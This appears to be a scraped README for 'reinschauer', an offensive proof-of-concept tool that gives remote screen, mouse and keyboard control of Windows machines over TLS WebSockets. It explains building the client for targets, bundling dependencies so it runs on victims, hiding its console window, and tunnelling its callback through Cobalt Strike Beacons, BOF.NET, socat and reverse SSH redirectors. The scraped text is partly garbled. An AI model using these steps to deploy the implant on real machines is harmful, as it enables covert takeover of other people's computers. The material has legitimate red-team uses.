 ps1337/reinschauer
it is very good


A PoC to remotely control Windows machines over Websockets. Check out my blog for a writeup.


reinschauer converts raw bitmaps to JPEG and compresses the resulting data before sending it across the network to reduce frame size.
server folder to generate TLS server files or bring your own.reinschauer-server -h for available options.+----------------------------------------------------------------------------------------+
| |
| |
| +----------------------------------------------------+ |
| |#1: Type (Binary or Text) | |
| | Binary: JPG Frame | |
| | | |
| |#2: Text | |
| | ELO (Ping) | |
| | FPS <FPS Count> | |
| | SCL <Scaler Count> | |
| | QUL <JPG Quality> | |
| | LCL X Y (Left Click + Coordinates) | |
| | RCL X Y | |
| | KEY <Char> | xxxxxx |
| xxxxx <--+----------------------------------------------------+--> xxxx xx |
| x xx Websockets via TLS xx x |
| x xxxxxx xxxxxxxxx |
| xxx x xx xx x |
| xxxxxxxx xxxxx xxxxxx |
| x xxxxx |
| xx xx |
| x xx xxx |
| xx xx x xx |
| x xx xx xxx |
| x xx x xx |
| x x xx x |
+----------------------------------------------------------------------------------------+
How to build?
>=1.18sudo apt -y install libx11-dev libxcursor-dev xorg-dev libgl1-mesa-dev$ cd client && GOOS=windows GOARCH=amd64 go build
$ cd server && GOOS=linux GOARCH=amd64 go build
I've included a pre-built and standalone version of the dotnet variant in this repo. If you want to build it yourself, use the Visual Studio project file to build the x64 Release variant. If it doesn't happen automatically, download the required NuGet packages for the project via Visual Studio. Your target system most likely doesn't have these packages installed as well and therefore DLLs may be missing when executing the resulting exe on the target. To get around this, this project automatically invokes ILMerge.exe to bundle the resulting exe along with the required libraries. Therefore, use the generated file called reinschauer-dotnet-standalone.exe on targets.
You may have to
go getstuff before. Use-ldflags -H=windowsguito disable to console window.
Who's the client/server?
The
clientis executed on the target (Windows) machine. Theservercomponent is executed on the tester's (Linux) machine. It listens on0.0.0.0:6969by default. Both the Golang and C# client are compatible with the server.
Is this a HVNC / Hidden Desktop?
No. It uses the same Desktop as the user.
Some keys and key combinations do not work, pls fix
I know that |, @ and § might not work currently, at least on my german potato keyboard. Pls Fix.
The Client uses too much CPU Time
Using a lower FPS value may work.
I don't have a direct connection between client and server
You can use a CobaltStrike Beacon to tunnel traffic.
I don't have Cobaltstrike!
Use a
socatredirector like:
socat TCP4-LISTEN:1337,fork TCP4:127.0.0.1:6969
ssh -R 6969:localhost6969 <IP>
and start the client with the required parameters or hardcode them.
First, set up BOF.NET according to the manual. Also, load the standalone exe with bofnet_load <Path to Exe>. Then, decide how to use Reinschauer:
sleep 0.rportfwd_local 6969 127.0.0.1 6969.bofnet_job reinschauer_dotnet.BofStuff. This automatically causes Reinschauer to connect to 127.0.0.1:6969 on 127.0.0.1 of the target machine. This also deactivates TLS, since it uses the Beacon connection anyway.bofnet_jobkill <Job ID>.bofnet_job reinschauer_dotnet.BofStuff <Server IP> <Server Port> true. The boolean parameter enables TLS usage.bofnet_jobkill <Job ID>.Then, use SSH and the GatewayPorts feature: Add GatewayPorts: clientspecified to sshd_config and restart the SSH server. Then, ssh -R '0.0.0.0:8080:localhost:6969'' [...] will make your local port 6969 available on 0.0.0.0:8080. Be careful :)
Or, set up a socat redirector on the Server:
socat TCP4-LISTEN:<Server Port>,fork TCP4:127.0.0.1:6969
ssh -R 6969:localhost6969 <IP>
